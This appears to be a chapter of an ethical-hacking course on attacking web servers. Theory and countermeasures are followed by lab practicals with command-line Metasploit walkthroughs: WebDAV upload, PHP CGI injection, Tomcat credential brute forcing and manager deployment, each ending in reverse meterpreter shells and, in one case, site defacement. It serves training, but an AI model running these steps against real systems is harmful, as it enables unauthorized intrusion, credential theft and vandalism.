13. Hacking Web Servers

HACKER SCHOOL™

ETHICAL HACKING

Theory


Web Servers

Web Server is a computing system that runs on server OS to process the HTTP/HTTPS requests and serve the web pages on the world wide web. The pages delivered are HTML documents, which may include images and scripts in addition to the text content. Clients use a web browser to interact with the web server.

Any computer can be turned into a Web server by installing server software and connecting the machine to the Internet. There are many Web server software applications like Xampp, Apache, Nginx, IIS web server, etc.

How Web Servers Work?

When a user requests a web page hosted on the internet, the web server responds with that requested page. The below image represents this process.



Obtaining the IP Address from domain name: Web browser first obtains the domain name and resolves it to IP address. It can obtain the IP address in 2 ways:

1. By searching cache.
2. By requesting one or more DNS Servers.

After knowing the IP Address, the browser now demands a full URL from the web server. The web server responds, by sending the requested page to the browser, and if, the web page does not exist, then it will display an appropriate error message. The browser renders the response received from the server to display it on the screen.

List of popular web servers

The following are a list of the common web servers:

Apache – The commonly used web server on the internet. It is cross-platform application software, but it is usually installed on Linux. Most PHP websites are hosted on Apache servers.

Internet Information Services (IIS) – It runs on windows and is the second most used web server on the internet. Most websites built using ASP.Net are hosted on IIS servers.

Apache Tomcat – Java server pages (JSP) websites are hosted on this type of web server.

Other web servers – Novell's Web Server, IBM Lotus Domino servers, Cloudflare web server, Oracle web server, Lightspeed servers, Amazon web server, Google web server, Nginx, etc.

Footprinting Web Server

- Attackers use ID Serve, Netcraft, HTTP Recon, Whois tools to get details about the target server.
- Use robot's exclusion protocol, a standard used by websites to communicate with web crawlers and other web robots to gather some sensitive information.
- This file (robots.txt) will inform the web robot about which areas of the website should not be processed or scanned.
- By performing the DNS enumeration, we can get the dns records and types of servers.

Web Server Vulnerabilities

The following vulnerabilities are most commonly exploited in web servers:

- Improper file and directory permissions.
- Unnecessary services enabled, including content management and remote administration.
- Improper authentication with external systems.
- Default accounts with default or no passwords.
- Misconfiguration in web-server, operating system or network.
- Bugs in server software, OS or web application.
- Lack of security policy and procedures

Types of Attacks possible against Web Servers

Denial of Service Attacks – With this type of attack, the web server may crash or become unavailable to the legitimate users.

Domain Name System Hijacking – In this type of attack, the DNS settings are changed to point victims to the attacker's web server. All the traffic was supposed to hit a malicious server.

Sniffing – Unencrypted data sent over the network may be intercepted and used to gain unauthorized access to the web server.

Defacement – In this type of attack, the attacker takes advantage of vulnerabilities in the web server to replaces the organization's website with a different page that contains the hacker's name, images and may include background music and messages.

Impact of Web Server Attacks

- Easy to compromise user accounts.
- Gaining root access to other applications on servers.
- Access to confidential data (Data tampering/Data theft).
- Perform Web Application attacks.
- The compromised web server can be used to spread malicious software on the internet, which can infect users who visit the compromised website.
- Compromised user data can be used for fraudulent activities.
- An organization's reputation can be ruined.

Identify Vulnerabilities on Web Server

- Perform vulnerability scan to identify weaknesses in a network and determine if the system can be exploited.
- Use vulnerability scanners like Sparta, Nikto, HP Web Inspect, Acunetix Web Vulnerability Scanner to find out hosts, services, and vulnerabilities.
- Sniff the network traffic to identify vulnerabilities on active systems or network services.
- Test the web server infrastructure for any misconfigurations, outdated content, and vulnerabilities.

Webserver response codes

Webserver response codes are also known as Hypertext Transfer Protocol (HTTP) response status codes. Status codes are issued by a server in response to a client's request made to the server. The Internet Assigned Numbers Authority (IANA) maintains the official registry of HTTP status codes.

All HTTP response status codes are separated into five categories. The first digit of the status code specifies one of five standard classes of responses, while the last two digits do not have any classifying or categorization role. There are five classes defined by the standard

- Informational responses (100–199),
- Successful responses (200–299),
- Redirects (300–399),
- Client errors (400–499),
- and Server errors (500–599).

Common HTTP Status Codes

Status code	Description
200: OK	The request is OK.
300: Multiple Choices	A link list. The user can select a link and go to that location. Maximum five addresses.
301 Moved Permanently	The requested page has moved to a new URL.
302 Found	The requested page has moved temporarily to a new URL.
307 Temporary Redirect	The requested page has moved temporarily to a new URL.
400 Bad Request	The server did not understand the request.
401 Unauthorized	The requested page needs a username and a password.
403 Forbidden	Access is forbidden to the requested page.
404 Not Found	The server cannot find the requested page.
405 Method Not Allowed	The method specified in the request is not allowed.
408 Request Timeout	The request took longer than the server was prepared to wait.
410 Gone	The requested page is no longer available.
500 Internal Server Error	The request was not completed. The server met an unexpected condition.
501 Not Implemented	The request was not completed. The server did not support the functionality required.
502 Bad Gateway	The request was not completed. The server received an invalid response from the upstream server.
503 Service Unavailable	The request was not completed. The server is temporarily overloading or down.
550 Permission Denied	The server is stating the account you have currently logged in as does not have permission to perform the action you are attempting. You may be trying to upload to the wrong directory or trying to delete a file.

Countermeasures

- Scan for existing vulnerabilities, patch and update the server software regularly.
- Block all unnecessary ports, ICMP traffic, and unnecessary protocols.
- Consistently apply the latest software patches and update system software.
- If remote access is needed, make sure that the remote connection is adequately secured, by using tunneling and encryption protocols.
- Stop running vulnerable applications on the server, such as WebDAV. Unnecessary applications can be removed on a server by using Add/Remove Programs in the Windows Control Panel.
- Perform bound checking on input for web forms and query strings to prevent buffer overflow or malicious input attacks.
- Disable remote administration.
- Avoid printing error messages.
- Enable auditing and logging.
- Use a firewall between the web server and the Internet and allow only necessary ports (such as 80 and 443) through the firewall.
- Replace the GET method with the POST method when sending data to a web server.


Ddos-attack
BOOM
PC
Password
Hacking
Hacking
Mail
Protection
Virus Attack
PETYA A

Practicals

INDEX

Practical 1: Scanning Web Server using Nikto


Description: In this practical you will learn how to scan web servers and identify vulnerabilities present in web servers, using the Nikto tool.

Step 1: Nikto is used to identify vulnerabilities and misconfiguration on the server that hosts web applications.

- **Syntax:** Nikto -h <target web site>

```
┌─[user@parrot-virtual]─[~]
└──╼ $sudo nikto -h http://testphp.vulnweb.com/
[sudo] password for user:
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          176.28.50.165
+ Target Hostname:    testphp.vulnweb.com
+ Target Port:        80
+ Start Time:         2020-10-01 12:29:51 (GMT1)
---------------------------------------------------------------------------
+ Server: nginx/1.4.1
+ Retrieved x-powered-by header: PHP/5.3.10-1~lucid+2uwsgi2
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agen
t to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to
render the content of the site in a different fashion to the MIME type
+ /: Potential PHP MySQL database connection string found.
+ /clientaccesspolicy.xml contains a full wildcard entry. See http://msdn.microsoft
.com/en-us/library/cc197955(v=vs.95).aspx
+ /clientaccesspolicy.xml contains 12 lines which should be manually viewed for imp
roper domains or wildcards.
+ /crossdomain.xml contains a full wildcard entry. See http://jeremiahgrossman.blog
spot.com/2008/05/crossdomainxml-invites-cross-site.html
+ /index.php: Potential PHP MySQL database connection string found.
+ /CVS/Entries: CVS Entries file may contain directory listing information.
```

- This tool will list possible vulnerabilities that can help an attacker to gain access to the target server. In the above screenshot, the target website http://testphp.vulnweb.com is not running **XSS-Protection Header** (possibility of XSS vulnerability) and **anti-clickjacking X-Frame-Options header** which can allow attackers to perform web-application based attacks on the target website.


[root@parrot-virtual]-[~]
#nikto -h http://www.altoromutual.com
- Nikto v2.1.6

+ Target IP: 65.61.137.117
+ Target Hostname: www.altoromutual.com
+ Target Port: 80
+ Start Time: 2020-10-02 07:07:40 (GMT1)

+ Server: Apache-Coyote/1.1
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent t
o protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to ren
der the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: GET, HEAD, POST, PUT, DELETE, OPTIONS
+ OSVDB-397: HTTP method ('Allow' Header): 'PUT' method could allow clients to save fi
les on the web server.
+ OSVDB-5646: HTTP method ('Allow' Header): 'DELETE' may allow clients to remove files
on the web server.

Practical 2: Hacking webserver using Metasploit framework

Description: in this practical we try to exploit weak WebDAV passwords on XAMPP servers, using one of the Metasploit modules. It uses supplied credentials to upload a PHP payload and execute it, and gives reverse connection from the server.

Step 1: To run Metasploit Framework, execute the following commands in terminal

- **service postgresql start**
- **msfconsole**
- search for **xampp_webdav**

```
msf > search xampp_webdav
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                          Disclosure Date  Rank
   ----                                          ---------------  ----
   exploit/windows/http/xampp_webdav_upload_php  2012-01-14       excellent
Upload
```

Step 2: Load exploit by executing the following command

```
msf6 > use exploit/windows/http/xampp_webdav_upload_php
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(windows/http/xampp_webdav_upload_php) >
```

Step 3: To view the exploit options, execute **show options** command

```
msf6 exploit(windows/http/xampp_webdav_upload_php) > show options

Module options (exploit/windows/http/xampp_webdav_upload_php):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME                   no        The filename to give the payload. (Leave Blank for Random)
   PASSWORD  xampp            yes       The HTTP password to specify for authentication
   PATH      /webdav/         yes       The path to attempt to upload
   Proxies                    no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                     yes       The target host(s), range CIDR identifier, or hosts file wit
h syntax 'file:<path>'
   RPORT     80               yes       The target port (TCP)
   SSL       false            no        Negotiate SSL/TLS for outgoing connections
   USERNAME  wampp            yes       The HTTP username to specify for authentication
   VHOST                      no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Step 4: set the RHOST value

```
msf6 exploit(windows/http/xampp_webdav_upload_php) > set RHOSTS 192.168.0.12
RHOSTS => 192.168.0.12
```

Step 5: Set the WebDAV server path to the PATH option

```
msf6 exploit(windows/http/xampp_webdav_upload_php) > set PATH /dav/
PATH => /dav/
```

Step 5: Set meterpreter payload

```
msf6 exploit(windows/http/xampp_webdav_upload_php) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
```

Step 6: Set payload options (LHOST and LPORT)

```
msf6 exploit(windows/http/xampp_webdav_upload_php) > set LHOST 192.168.0.11
LHOST => 192.168.0.11
msf6 exploit(windows/http/xampp_webdav_upload_php) > set LPORT 4567
LPORT => 4567
```

Step 7: Execute the **exploit** to gain access to web server.

```
msf6 exploit(windows/http/xampp_webdav_upload_php) > exploit

[*] Started reverse TCP handler on 192.168.0.11:4567
[*] Uploading Payload to /dav/yzVwQf6.php
[*] Attempting to execute Payload
[*] Sending stage (39264 bytes) to 192.168.0.12
[*] Meterpreter session 2 opened (192.168.0.11:4567 -> 192.168.0.12:55591) at 2020-10
-19 11:37:11 +0100

meterpreter >
```

Practical 3: Hacking web server with the help of vulnerability in PHP.

Description: in this practical we exploit the web servers running php 5.2.4, using Metasploit framework.

Step 1: This practical works on web servers running **PHP** version 5.2.4. In this case, we are considering Metasploitable2 OS as target machine.

- Load Metasploit Framework

```
┌─[user@parrot-virtual]-[~]
└──╼ $sudo service postgresql start
[sudo] password for user:
┌─[user@parrot-virtual]-[~]
└──╼ $msfconsole -q
msf6 >
```

Step 2: Search and load the **php_cgi_arg** exploit.

```
msf6 > search php_cgi_arg

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  De
scription
   -  ----                                      ---------------  ----       -----  --
---------
   0  exploit/multi/http/php_cgi_arg_injection  2012-05-03       excellent  Yes    PH
P CGI Argument Injection


Interact with a module by name or index. For example info 0, use 0 or use exploit/mul
ti/http/php_cgi_arg_injection

msf6 > use exploit/multi/http/php_cgi_arg_injection
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) >
```

Step 3: Verify and configure required exploit options. Set a meterpreter payload to gain more control on the target server.


```
msf6 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   PLESK        false            yes       Exploit Plesk
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port]
[...]
   RHOSTS                        yes       The target host(s), range CIDR identifier, or hosts fil
e with syntax 'file:<path>'
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI                     no        The URI to request (must be a CGI-handled PHP script)
   URIENCODING  0                yes       Level of URI URIENCODING and padding (0 for minimum)
   VHOST                         no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

```
msf6 exploit(multi/http/php_cgi_arg_injection) > set RHOSTS 192.168.0.12
RHOSTS => 192.168.0.12
msf6 exploit(multi/http/php_cgi_arg_injection) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > set LHOST 192.168.0.11
LHOST => 192.168.0.11
msf6 exploit(multi/http/php_cgi_arg_injection) > set LPORT 8765
LPORT => 8765
msf6 exploit(multi/http/php_cgi_arg_injection) >
```

Step 4: Once everything is configured, execute the **exploit** command to gain reverse connection.

```
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit

[*] Started reverse TCP handler on 192.168.0.11:8765
[*] Sending stage (39264 bytes) to 192.168.0.12
[*] Meterpreter session 3 opened (192.168.0.11:8765 -> 192.168.0.12:33662) at 2020-10-19 11:42:01
+0100

meterpreter >
```

Step 5: With the help of the meterpreter session, we can deface the website located in the web root of the target server. Execute **ls** command and look for the index.php page, remove or replace this page with customized php page.




Practical 4: Hacking Tomcat Web Server with Metasploit Framework.


Description: in this practical we try to exploit apache tomcat server. First using one of the Metasploit modules we perform brute force attack on tomcat server, if we got login credentials, we proceed to the next step that is exploiting the server. We use a module that can execute a payload on Apache Tomcat servers that have an exposed "manager" application.

Step 1: This practical works on web servers running **tomcat server** version 5.5. In this case, we are considering Metasploitable2 OS as target machine.

- Start Metasploit framework



Step 2: At first, we need to crack username and password of tomcat service. Search for **tomcat** and select auxiliary module to crack the password



Step 3: Load auxiliary, verify options and configure **RHOSTS, RPORT** values

```
msf6 > use auxiliary/scanner/http/tomcat_mgr_login
msf6 auxiliary(scanner/http/tomcat_mgr_login) > show options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

   Name              Current Setting                                                Required
   ----              ---------------                                                --------
   BLANK_PASSWORDS   false                                                          no
   BRUTEFORCE_SPEED  5                                                            yes
   DB_ALL_CREDS      false                                                        no
   DB_ALL_PASS       false                                                        no
   DB_ALL_USERS      false                                                        no
   PASSWORD                                                                       no
   PASS_FILE         /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt  no
   Proxies                                                                        no
   RHOSTS                                                                         yes
   RPORT             8080                                                         yes
   SSL               false                                                        no
   STOP_ON_SUCCESS   false                                                        yes
   TARGETURI         /manager/html                                                yes
   THREADS           1                                                            yes
   USERNAME                                                                       no
   USERPASS_FILE     /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_userpass.txt  no
   USER_AS_PASS      false                                                        no
   USER_FILE         /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_users.txt  no
   VERBOSE           true                                                         yes
   VHOST                                                                          no

msf6 auxiliary(scanner/http/tomcat_mgr_login) >
```

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set RHOSTS 192.168.0.12
RHOSTS => 192.168.0.12
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set RPORT 8180
RPORT => 8180
msf6 auxiliary(scanner/http/tomcat_mgr_login) >
```

Step 4: Execute **exploit** command to crack username and password of tomcat service. In the results, a line which shows **Login Successful** indicates username, password of tomcat service.

```
[-] 192.168.0.12:8180 - LOGIN FAILED: tomcat:manager (Incorrect)
[-] 192.168.0.12:8180 - LOGIN FAILED: tomcat:role1 (Incorrect)
[-] 192.168.0.12:8180 - LOGIN FAILED: tomcat:root (Incorrect)
[+] 192.168.0.12:8180 - Login Successful: tomcat:tomcat
[-] 192.168.0.12:8180 - LOGIN FAILED: both:admin (Incorrect)
[-] 192.168.0.12:8180 - LOGIN FAILED: both:manager (Incorrect)
[-] 192.168.0.12:8180 - LOGIN FAILED: both:role1 (Incorrect)
[-] 192.168.0.12:8180 - LOGIN FAILED: both:root (Incorrect)
[-] 192.168.0.12:8180 - LOGIN FAILED: both:tomcat (Incorrect)
[-] 192.168.0.12:8180 - LOGIN FAILED: both:s3cret (Incorrect)
[-] 192.168.0.12:8180 - LOGIN FAILED: both:vagrant (Incorrect)
[-] 192.168.0.12:8180 - LOGIN FAILED: j2deployer:j2deployer (Incorrect)
[-] 192.168.0.12:8180 - LOGIN FAILED: ovwebusr:OvW*busr1 (Incorrect)
[-] 192.168.0.12:8180 - LOGIN FAILED: cxsdk:kdsxc (Incorrect)
[-] 192.168.0.12:8180 - LOGIN FAILED: root:owaspbwa (Incorrect)
[-] 192.168.0.12:8180 - LOGIN FAILED: ADMIN:ADMIN (Incorrect)
[-] 192.168.0.12:8180 - LOGIN FAILED: xampp:xampp (Incorrect)
[-] 192.168.0.12:8180 - LOGIN FAILED: QCC:QLogic66 (Incorrect)
[-] 192.168.0.12:8180 - LOGIN FAILED: admin:vagrant (Incorrect)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/tomcat_mgr_login) >
```

Step 5: Now, as we know login credentials, we can start exploiting the target. Search for tomcat in Metasploit framework and select **exploit/multi/http/tomcat_mgr_deploy**

```
msf auxiliary(scanner/http/tomcat_mgr_login) > search tomcat

Matching Modules
================

   Name                                                  Disclosure Date  Rank
   ----                                                  ---------------  ----
   auxiliary/admin/http/tomcat_administration                             normal
   auxiliary/admin/http/tomcat_utf8_traversal            2009-01-09       normal
   auxiliary/admin/http/trendmicro_dlp_traversal         2009-01-09       normal
   auxiliary/dos/http/apache_commons_fileupload_dos      2014-02-06       normal
   auxiliary/dos/http/apache_tomcat_transfer_encoding    2010-07-09       normal
 DoS
   auxiliary/dos/http/hashcollision_dos                  2011-12-28       normal
   auxiliary/scanner/http/tomcat_enum                                     normal
   auxiliary/scanner/http/tomcat_mgr_login                                normal
   exploit/multi/http/struts_code_exec_classloader       2014-03-06       manual
on
   exploit/multi/http/struts_dev_mode                    2012-01-06       excellent
   exploit/multi/http/tomcat_jsp_upload_bypass           2017-10-03       excellent
   exploit/multi/http/tomcat_mgr_deploy                  2009-11-09       excellent
ode Execution
   exploit/multi/http/tomcat_mgr_upload                  2009-11-09       excellent
   exploit/multi/http/zenworks_configuration_management_upload  2015-04-07  excellent
load
   post/multi/gather/tomcat_gather                                        normal
   post/windows/gather/enum_tomcat                                        normal
```

Step 6: Load exploit and configure **HttpPassword, HttpUsername** to above-gathered password and username of tomcat service. **RHOST**, **RPORT** to target's IP address and port number respectively.

```
msf6 > use exploit/multi/http/tomcat_mgr_deploy
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_deploy) >
```

```
msf6 exploit(multi/http/tomcat_mgr_deploy) > show options

Module options (exploit/multi/http/tomcat_mgr_deploy):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword                   no        The password for the specified username
   HttpUsername                   no        The username to authenticate as
   PATH          /manager         yes       The URI path of the manager app (/deploy and /undeploy will be used)
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                         yes       The target host(s), range CIDR identifier, or hosts file with syntax
 'file:<path>'
   RPORT         80               yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   VHOST                          no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

```
msf6 exploit(multi/http/tomcat_mgr_deploy) > set HttpUsername tomcat
HttpUsername => tomcat
msf6 exploit(multi/http/tomcat_mgr_deploy) > set HttpPassword tomcat
HttpPassword => tomcat
msf6 exploit(multi/http/tomcat_mgr_deploy) > set RHOSTS 192.168.0.12
RHOSTS => 192.168.0.12
msf6 exploit(multi/http/tomcat_mgr_deploy) > set RPORT 8180
RPORT => 8180
msf6 exploit(multi/http/tomcat_mgr_deploy) >
```

Step 7: Configure a payload from available list of payloads and set payload options.

```
msf6 exploit(multi/http/tomcat_mgr_deploy) > show payloads

Compatible Payloads
===================

   #   Name                              Disclosure Date  Rank    Check  Description
   -   ----                              ---------------  ----    -----  -----------
   0   generic/custom                                     normal  No     Custom Payload
   1   generic/shell_bind_tcp                             normal  No     Generic Command Shell, Bind TCP Inline
   2   generic/shell_reverse_tcp                          normal  No     Generic Command Shell, Reverse TCP Inline
   3   java/jsp_shell_bind_tcp                            normal  No     Java JSP Command Shell, Bind TCP Inline
   4   java/jsp_shell_reverse_tcp                         normal  No     Java JSP Command Shell, Reverse TCP Inline
   5   java/meterpreter/bind_tcp                          normal  No     Java Meterpreter, Java Bind TCP Stager
   6   java/meterpreter/reverse_http                      normal  No     Java Meterpreter, Java Reverse HTTP Stager
   7   java/meterpreter/reverse_https                     normal  No     Java Meterpreter, Java Reverse HTTPS Stager
